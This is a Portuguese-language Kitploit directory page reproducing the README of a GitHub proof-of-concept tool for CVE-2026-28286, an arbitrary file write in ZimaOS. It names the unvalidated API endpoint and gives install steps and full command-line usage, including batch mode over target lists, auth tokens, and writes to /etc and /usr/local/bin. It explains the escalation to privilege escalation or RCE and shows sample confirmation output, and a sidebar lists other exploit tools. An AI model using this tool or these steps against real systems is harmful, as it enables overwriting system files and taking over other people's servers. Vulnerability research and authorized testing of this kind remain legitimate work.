
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/rushi9/zimaos-cve-2026-28286-arbitrary-file-write
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Segurança de APIsSegurança WebTestes de Penetração
GitHubrushi9/zimaos-cve-2026-28286-arbitrary-file-write

zimaos-cve-2026-28286-arbitrary-file-write

PoC e kit de verificação para CVE-2026-28286, uma vulnerabilidade de escrita arbitrária de arquivos no ZimaOS, que explora a má configuração da API para escrever arquivos fora dos diretórios pretendidos.

Ver RepositórioSite
3133há 7 mesesAinda não revisado
Compartilhar

🚨 CVE-2026-28286 — Escrita Arbitrária de Arquivos no ZimaOS

De Configuração Incorreta de API → Escrita Arbitrária de Arquivos → Potencial Comprometimento do Sistema

⚡ Resumo Rápido

  • Endpoint: /v2_1/files/file
  • Problema: Sem validação de caminho
  • Impacto: Escrita arbitrária de arquivos fora do diretório pretendido
  • Gravidade: 🔴 Crítica

🧪 Início Rápido

git clone https://github.com/Rushi9/zimaos-cve-2026-28286-arbitrary-file-write.git
cd zimaos-cve-2026-28286-arbitrary-file-write
pip install -r requirements.txt
python3 poc.py

⚙️ Uso via CLI



Você pode visualizar todas as opções disponíveis usando:

python poc.py -h

📌 Opções Disponíveis

usage: poc.py [-h] [-u URL] [-t TARGETS] [-p PATH] [--proxy PROXY] [--token TOKEN] [-n ATTEMPTS] [--delay DELAY]

options:
  -h, --help            show help message and exit
  -u, --url URL         Single target URL
  -t, --targets TARGETS Targets file (batch mode)
  -p, --path PATH       Custom file path (default: /tmp)
  --proxy PROXY         Proxy URL (e.g., http://127.0.0.1:8080)
  --token TOKEN         Bearer authentication token
  -n, --attempts        Number of attempts
  --delay               Delay between batch requests (seconds)

🚀 Exemplos de Uso

▶️ 1. Modo Interativo

python poc.py

▶️ 2. Alvo Único

python poc.py -u http://localhost:8080

▶️ 3. Caminho Personalizado

python poc.py -u http://localhost:8080 -p /tmp

▶️ 4. Alvo em Caminho Sensível (Teste em Laboratório)

python poc.py -u http://localhost:8080 -p /etc

▶️ 5. Múltiplas Tentativas

python poc.py -u http://localhost:8080 -n 5

▶️ 6. Usando Proxy (Burp Suite)

python poc.py -u http://localhost:8080 --proxy http://127.0.0.1:8080

▶️ 7. Modo Lote

python poc.py -t targets.txt

▶️ 8. Modo Lote com Atraso

python poc.py -t targets.txt --delay 2

▶️ 9. Modo Potência Total (Todas as Opções)

python poc.py -u http://target.com -p /tmp -n 3 --proxy http://127.0.0.1:8080 --token YOUR_TOKEN

💡 Dica

Use o modo proxy com o Burp Suite para:

  • Inspecionar requisições
  • Modificar payloads
  • Confirmar o comportamento do backend

🧠 Análise Técnica

O backend não aplica limites do sistema de arquivos:

  • ❌ Sem canonicalização de caminho
  • ❌ Sem restrição de diretório base
  • ❌ Caminhos absolutos controlados pelo usuário

Isso permite escrever em:

/tmp/
/etc/
/usr/local/bin/

💥 Impacto

Escrita Arbitrária de Arquivos
        ↓
Sobrescrever Config / Scripts
        ↓
Escalação de Privilégios / RCE

🎥 Demonstração

image

📁 Exemplo de Saída

[✔] CONFIRMED vulnerable (LISTING_SUCCESS)
Path: /tmp/CVE-2026-28286_⚠️_abc123.txt

⭐ Suporte

Se você achou isso útil, considere dar uma estrela ⭐ Isso ajuda mais pesquisadores a descobrirem este trabalho.


⚠️ Aviso Legal

Apenas para testes autorizados.

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    282

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →






